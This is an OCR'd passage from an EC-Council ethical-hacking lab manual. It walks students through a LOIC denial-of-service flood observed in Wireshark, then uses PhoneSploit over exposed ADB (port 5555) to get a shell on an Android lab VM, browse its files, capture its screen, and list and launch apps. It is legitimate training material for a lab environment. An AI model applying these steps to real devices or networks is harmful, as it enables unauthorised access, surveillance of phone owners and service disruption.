


Figure 1.3.8: Launching a DoS Attack

12. LOIC begins to flood the target machine with TCP packets, which we will see by running Wireshark.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.3

Analyze the Target Machine

13. Switch to the **Windows Server 2019** virtual machine and log in with the credentials **Administrator/Pa$$w0rd**.
14. Click the **Type here to search** field at the bottom of **Desktop** and type **wireshark**. Then, click **Wireshark** from the results.

Note: If **Wireshark** is not installed in the **Windows Server 2019** virtual machine, then navigate to the location **Z:\CEHv11 Module 03 Scanning Networks\Banner Grabbing Tools\Wireshark** and double-click **Wireshark-win64-3.0.5.exe** file and install Wireshark using default settings.

15. **The Wireshark Network Analyzer** opens; double-click on the primary network interface (in this case, **Ethernet0**) to start capturing network traffic.

Note: The network interface might differ in your lab environment.




Figure 1.3.9: Capturing network traffic through Wireshark

16. **Wireshark** starts capturing network packets. Note the huge number of packets coming from the attackers' machine (in this case, **Android**, which has the IP address **10.10.10.14**), as shown in the screenshot.
17. The packets from **10.10.10.14** are sent to the target machine (**Windows Server 2019**), whose IP address is **10.10.10.19**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.3.10: Wireshark displays network traffic

18. Now, click the **Stop capturing packets** icon ( ) in the toolbar to stop the process.

19. Observe the huge number of packets sent in the **Packets** field at the bottom of the **Wireshark** window, as shown in screenshot.




Figure 1.3.11: Stop packet capture

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. Now switch back to the **Android** virtual machine and halt the DoS attack by clicking the **STOP** button.




Figure 1.3.12: Stopping the DoS attack

21. This concludes the demonstration of how to use LOIC on Android to launch a DoS attack on a target machine.
22. Close all open windows and document all the acquired information.
23. Turn off the **Windows 10**, **Windows Server 2019**, and **Android** virtual machines.

TASK 4

Exploit the Android Platform through ADB using PhoneSploit

In this task, we will exploit the Android platform through ADB using the PhoneSploit tool.

Android Debug Bridge (ADB) is a versatile command-line tool that lets you communicate with a device. ADB facilitates a variety of device actions such as installing and debugging apps, and provides access to a Unix shell that you can use to run several different commands on a device.

Usually, developers connect to ADB on Android devices by using a USB cable, but it is also possible to do so wirelessly by enabling a daemon server at TCP port 5555 on the device.

Note: We will target the **Android** virtual machine (**10.10.10.14**) using the **Parrot Security** virtual machine.

1. Turn on the **Parrot Security** and **Android** virtual machines.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon ( ) at the top of the **Desktop** window to open a **Parrot Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory
7. In the **Terminal** window, type **apt-get install adb** and press **Enter** to install ADB.
8. If a **Do you want to continue?** message appears during the installation, type **Y** and press **Enter** to continue.




Figure 1.4.1: Install ADB

TASK 4.1

Clone PhoneSploit Repository

9. Once the installation completes, type **git clone https://github.com/01010000-kumar/PhoneSploit** and press **Enter** to clone the PhoneSploit repository.




Figure 1.4.2: Cloning PhoneSploit

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 17 Hacking Mobile Platforms/GitHub Tools/** and copy the **PhoneSploit** folder.
- Paste the copied **PhoneSploit** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/PhoneSploit /root/**.

10. Now, type **cd PhoneSploit** and press **Enter** to navigate to the PhoneSploit folder.

Note: By default, the tool will be cloned in the root directory.

11. Type **phyton3 -m pip install colorama** and press **Enter** to install the dependency.




Figure 1.4.3: Install dependency

12. Now, type **python3 phonesploit.py** and press **Enter** to run the tool.




Figure 1.4.4: Running PhoneSploit

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. The PhoneSploit main menu options appear, as shown in the screenshot.




Figure 1.4.5: PhoneSploit options

TASK 4.2

Specify and Exploit the Target Android Device

14. The **main_menu** prompt appears; type **3** and press **Enter** to choose **Connect a new phone**.
15. When prompted to **Enter a phones ip address**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.
16. You will see that the target **Android** device (in this case, **10.10.10.14**) is connected through port number **5555**

Note: If you are unable to establish a connection with the target device, then perform **Steps#12-15** again.




Figure 1.4.6: Connect a device

17. Now, at the **main_menu** prompt, type **4** and press **Enter** to choose **Access Shell on a phone**.
18. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.
19. You can observe that a shell command line appears, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure 1.4.7: Shell access on a phone

20. In the shell command line, type **pwd** and press **Enter** to view the present working directory on the target Android device.
21. In the results, you can observe that the PWD is the root directory.
22. Now, type **ls** and press **Enter** to view all the files present in the root directory.




Figure 1.4.8: List of files in the root directory

23. Type **cd sdcard** and press **Enter** to navigate to the sdcard folder.
24. Type **ls** and press **Enter** to list all the available files and folders.

Note: In this example, we will download an image file (**images.jpeg**) that we placed in the **Android** virtual machine's **Download** folder earlier; you can do the same before performing the next steps.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.4.9: List of files in the root directory

25. Type **cd Download** and press **Enter** to navigate to the **Download** folder.
26. Type **ls** and press **Enter** to list all the available files in the folder. In this case, we are interested in the **images.jpeg** file, which we downloaded earlier.

Note: Note down the location of **images.jpeg** (in this example, **/sdcard/Download/images.jpeg**). We will download this file in later steps.




Figure 1.4.10: List of files in the Download directory

27. Type **exit** and press **Enter** to exit the shell command line and return to the main menu.
28. At the **main_menu** prompt, type **7** and press **Enter** to choose **Screen Shot a picture on a phone**.
29. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.
30. When prompted to **Enter where you would like the screenshot to be saved**, type **/home/attacker/Desktop/** as the location and press **Enter**. The screenshot of the target mobile device will be saved in the given location. Minimize the **Terminal** window.




Figure 1.4.11: Download a screenshot of the target device

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. Click **Places** in the top section of the **Desktop**; then, from the context menu, click **Desktop**.
32. You should see the downloaded screenshot of the targeted Android device (**screen.png**). Double-click it if you wish to view the screenshot.




Figure 1.4.12: Downloaded screenshot of the target device

33. Close the **Desktop** window and switch back to the **Terminal** window.
34. At the **main_menu** prompt, type **14** and press **Enter** to choose **List all apps on a phone**.
35. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.
36. The result appears, displaying the installed apps on the target Android device, as shown in the screenshot.

Note: using this information, you can use other PhoneSploit options to either launch or uninstall any of the installed apps.




Figure 1.4.13: All the apps on the target device, listed

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. Now, at the **main_menu** prompt, type **15** and press **Enter** to choose **Run an app**. In this example, we will launch a calculator app on the target Android device.

Note: Based on the information obtained in the previous step about the installed applications, you can launch any app of your choice.

38. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.

39. To launch the calculator app, type **com.android.calculator2** and press **Enter**.

